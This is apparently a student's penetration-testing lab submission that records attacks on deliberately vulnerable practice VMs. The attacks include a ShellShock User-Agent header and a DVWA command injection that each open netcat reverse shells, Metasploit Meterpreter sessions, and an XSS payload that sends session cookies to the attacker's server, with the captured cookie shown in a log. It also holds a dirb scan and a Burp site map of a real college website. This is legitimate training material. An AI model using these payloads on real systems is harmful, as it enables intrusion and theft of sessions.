
Section 13: Website Application Penetration Testing

Name:

BC


Choose screenshots for each lab that best illustrates your completion of the lab. Submit by clicking the box and locating the screenshot. Use a black-on-white color scheme for all Terminal sessions.

Lab 1: Use dirb to discover website directories (107)



```
┌──(bceecee㉿ BeeCee)-[~]
└─$ dirb http://192.168.10.130

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov 1 22:47:00 2022
URL_BASE: http://192.168.10.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GE NERATED WORDS: 4612

---- Scanning URL: http://192.168.10.130/
+ http://192.168.10.130/cgi-bin/ (             3|SIZE:295)
==> DIRECTORY: http://192.168.10.130/dav/
+ http://192.168.10.130/index (CODE:           :E:891)
+ http://192.168.10.130/index.php (CODE:200|SIZE:
+ http://192.168.10.130/phpinfo (CODE:          :E:48092)
+ http://192.168.10.130/phpinfo.php (CODE:2           48104)
==> DIRECTORY: http://192.168.10.130/phpMyAdmin/
+ http://192.168.10.130/server-status            )3|SIZE:300)
==> DIRECTORY: http://192.168.10.130/test/
==> DIRECTORY: http://192.168.10.130/twiki/

---- Entering directory: http://192.168.10.130/dav/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it an

---- Entering directory: http://192.168.10.130/phpMyAdmin/
+ http://192.168.10.130/phpMyAdmin/calendar (CODE:200|SIZ
+ http://192.168.10.130/phpMyAdmin/changelog          200|SIZE:74593)
+ http://192.168.10.130/phpMyAdmin/ChangeLog          :200|SIZE:40540)
==> DIRECTORY: http://192.168.10.130/phpMyAdmin/contrib/
+ http://192.168.10.130/phpMyAdmin/docs (CODE:2          E:4583)
+ http://192.168.10.130/phpMyAdmin/error (          00|SIZE:1063)
+ http://192.168.10.130/phpMyAdmin/export          200|SIZE:4145)
+ http://192.168.10.130/phpMyAdmin/favicon.ico          )0|SIZE:18902)
+ http://192.168.10.130/phpMyAdmin/import (CODE:200|          |45)
+ http://192.168.10.130/phpMyAdmin/index (CODE:200|SIZ
+ http://192.168.10.130/phpMyAdmin/index.php (CODE:200|SIZE
==> DIRECTORY: http://192.168.10.130/phpMyAdmin/js/
==> DIRECTORY: http://192.168.10.130/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.10.130/phpMyAdmin/libraries/
+ http://192.168.10.130/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.10.130/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.10.130/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.10.130/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.10.130/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.10.130/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.10.130/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
```

Lab 2: Connect to SCC through Burp Suite. Include a screenshot of the site map (108)



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
https://www.stchas.edu	GET	/		200	82687	HTML	St. Charles Community Coll...		23:11:43 1 Nov...
https://www.stchas.edu	GET	/scripts/count.js		200	1344	script			23:11:47 1 Nov...
https://www.stchas.edu	GET	/scripts/fancybox/source/h...	✓	200	3979	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/fancybox/source/h...	✓	200	6241	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/fancybox/source/h...	✓	200	4773	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/fancybox/source/j...	✓	200	24072	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/jquery-1.10.2.js		200	274131	script			23:11:47 1 Nov...
https://www.stchas.edu	GET	/scripts/jquery-ui-1.11.4.mi...		200	241366	script			23:11:47 1 Nov...
https://www.stchas.edu	GET	/scripts/jquery.flexslider-ho...		200	52826	script			23:11:44 1 Nov...
https://www.stchas.edu	GET	/scripts/js-cookie.js		200	5363	script			23:11:45 1 Nov...
https://www.stchas.edu	GET	/scripts/photoscroller.js		200	1972	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/scc-fancybox.js		200	1350	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/scripts/site.js		200	22614	script			23:11:45 1 Nov...
https://www.stchas.edu	GET	/scripts/siteSearch.js		200	2391	script			23:11:46 1 Nov...
https://www.stchas.edu	GET	/a-z							
https://www.stchas.edu	GET	/about-scc							
https://www.stchas.edu	GET	/about-scc/administration							
https://www.stchas.edu	GET	/about-scc/administration/b...							
https://www.stchas.edu	GET	/about-scc/administration/...							
https://www.stchas.edu	GET	/about-scc/campuses							
https://www.stchas.edu	GET	/about-scc/directory							
https://www.stchas.edu	GET	/about-scc/diversity/men-o...							
https://www.stchas.edu	GET	/about-scc/employeedir							
https://www.stchas.edu	GET	/about-scc/employment/co...							
https://www.stchas.edu	GET	/about-scc/employment/titl...							
https://www.stchas.edu	GET	/about-scc/fast-facts							
https://www.stchas.edu	GET	/about-scc/frequently-calle...							
https://www.stchas.edu	GET	/about-scc/healthy-campus							
https://www.stchas.edu	GET	/about-scc/map							
https://www.stchas.edu	GET	/about-scc/news							
https://www.stchas.edu	GET	/about-scc/news/							

Request

```
GET / HTTP/2
Host: www.stchas.edu
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Te: trailers
Connection: close
```


Response

```
HTTP/2 200 OK
Date: Wed, 02 Nov 2022 04:11:43 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie: AWSALB=
a4Q3Tj5uu1MpiWVOZmx86XJPuCPIils/yrpDtDIuAtj3x0635qIK9mK+1oQbCF5iUeRF7VkZBEWFrKo7kN33M
iUWEuNA73oEjVMDmhXjBEKZ7KZceoSuNy7x9+d; Expires=Wed, 09 Nov 2022 04:11:43 GMT; Path=/
Set-Cookie: AWSALBCORS=
a4Q3Tj5uu1MpiWVOZmx86XJPuCPIils/yrpDtDIuAtj3x0635qIK9mK+1oQbCF5iUeRF7VkZBEWFrKo7kN33M
iUWEuNA73oEjVMDmhXjBEKZ7KZceoSuNy7x9+d; Expires=Wed, 09 Nov 2022 04:11:43 GMT; Path=/;
 SameSite=None; Secure
Strict-Transport-Security: max-age=3600;includeSubDomains
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Set-Cookie: JSESSIONID=51CF1AA1B7047768FC0B232C7FCD8820; Path=/; Secure; HttpOnly
Set-Cookie: opvc=ad4675ec-e667-4ac8-b081-1bba073c25a1; Path=/
Set-Cookie: sitevisitscookie=1; Max-Age=153792000; Expires=Fri, 17-Sep-2027 04:11:43
GMT; Path=/
Set-Cookie: dmid=f597876e-5cae-46b1-906c-4aae68aa62a8; Max-Age=153792000; Expires=Fri,
 17-Sep-2027 04:11:43 GMT; Path=/
Cache-Control: max-age=0

<!DOCTYPE html>
<html lang="en">
  <head>




    <script type="text/javascript" >
      var parentPage = "&nbsp;";
    </script>

    <title>
      St. Charles Community College
    </title>
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

    <!-- Google Tag Manager -->
    <script>
      (function(w,d,s,l,i){
```

0 matches

0 matches

Lab 3: Exploit the PenTesterLab ShellShock VM using the ShellShock exploit (109)


Kali - bceecee - VMware Workstation
Kali - bceecee
Shellshock
Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://192.168.10.131
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes
Request Query Parameters
Request Headers
Response Headers
bceecee@BeeCee: ~
File Actions Edit View Help
0 matches
Done
738 bytes | 3 millis


```
GET /cgi-bin/status HTTP/1.1
Host: 192.168.10.131
User-Agent: () { :;}; /bin/bash -c 'nc 192.168.10.129 12345 -e /bin/bash'
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Referer: http://192.168.10.131/
Pragma: no-cache
Cache-Control: no-cache
```

```
HTTP/1.1 500 Internal Server Error
Date: Tue, 01 Nov 2022 23:30:33 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 542
Connection: close
```

```
    valid_lft forever preferred_lft forever

┌──(bceecee㉿ BeeCee)-[~]
└─$ nc -lvp 12345
Ncat: Version 7.93 ( https://nmap.org/ncat
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 192.168.10.131.
Ncat: Connection from 192.168.10.131:50023.
whoami
pentesterlab
ls
status
pwd
/var/www/cgi-bin
la
la
ls
status
-
```

```
Exploit target:

  Id  Name
  --  ----
  0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.10.129
LHOST => 192.168.10.129
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.10.129:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.10.131
[*] Meterpreter session 1 opened (192.168.10.129:4444 -> 192.168.10.131:53064) at 2022-11-01 23:36:38 -0500

meterpreter > getuid
Server username: pentesterlab
meterpreter > _
```

Lab 4: Exploit Metasploitable2 using Command Injection (110)



```
┌──(bceecee㉿ BeeCee)-[~]
└─$ nc -lvp 12345
Ncat: Version 7.93 ( https://nmap.org/ncat
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 192.168.10.130.
Ncat: Connection from 192.168.10.130:41415.
whoami
www-data
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
-
```

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

10.1 & nc -e /bin/bash 192.168.10.129 123


```
help
index.php
source
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=128 time=1.25 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=128 time=0.268 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=128 time=0.360 ms

--- 192.168.10.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.268/0.628/1.258/0.447 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium
PHPIDS: disabled


Lab 5: Use command injection to obtain a Meterpreter shell in Metasploitable2 (111)



```
help
index.php
source
tester.py
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.10.129
LHOST => 192.168.10.129
msf6 exploit(multi/handler) > set LPORT 6000
LPORT => 6000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.129:6000
[*] Sending stage (40168 bytes) to 192.168.10.130
[*] Meterpreter session 1 opened (192.168.10.129:6000 -> 192.168.10.130:53608) at 2022-11-02 00:09:34 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
```


Lab 6: Use a reflected XSS attack to steal a cookie (112)


Damn Vulnerable Web
192.168.10.130/dvwa/vulnerabilities/xss_r/?name=<SCRIPT>document.write('<img+src%3D"http%3
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
bceecee@BeeCee: ~
File Actions Edit View Help
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More info
Username: admin
Security Level: medium
Damn Vulnerable Web Application (DVWA) v1.0.7

```
┌──(bceecee㉿BeeCee)-[~]
└─$ python -m SimpleHTTPServer 8000
/usr/bin/python: No module named SimpleHTTPServer

┌──(bceecee㉿BeeCee)-[~]
└─$ python --v
unknown option --v
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.

┌──(bceecee㉿BeeCee)-[~]
└─$ python --version
Python 3.10.8

┌──(bceecee㉿BeeCee)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
192.168.10.129 - - [02/Nov/2022 00:33:13] code 404, message File not found
192.168.10.129 - - [02/Nov/2022 00:33:13] "GET /security=medium;%20PHPSESSID=d7418075e9faf4778671a3d13b4d8ea7 HTTP/1.1" 404 -
-

┌──(bceecee㉿BeeCee)-[~]
└─$ <SCRIPT>document.write('<img src="http://192.168.10.129:8000/'        nent.cookie + '">');</script>_
```

To run a web server on port 8000 using Python 2.x: python -m SimpleHTTPServer 8000
To run a web server on port 8000 using Python 3.x: python3 -m http.server 8000

Lab 7: Enlarge the Name field to 80 in the XSS Stored DVMA medium security example (113)



192.168.10.130/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * <SCRIPT>alert('GAME-OVER!!')</SCRIPT>

Message *

Sign Guestbook

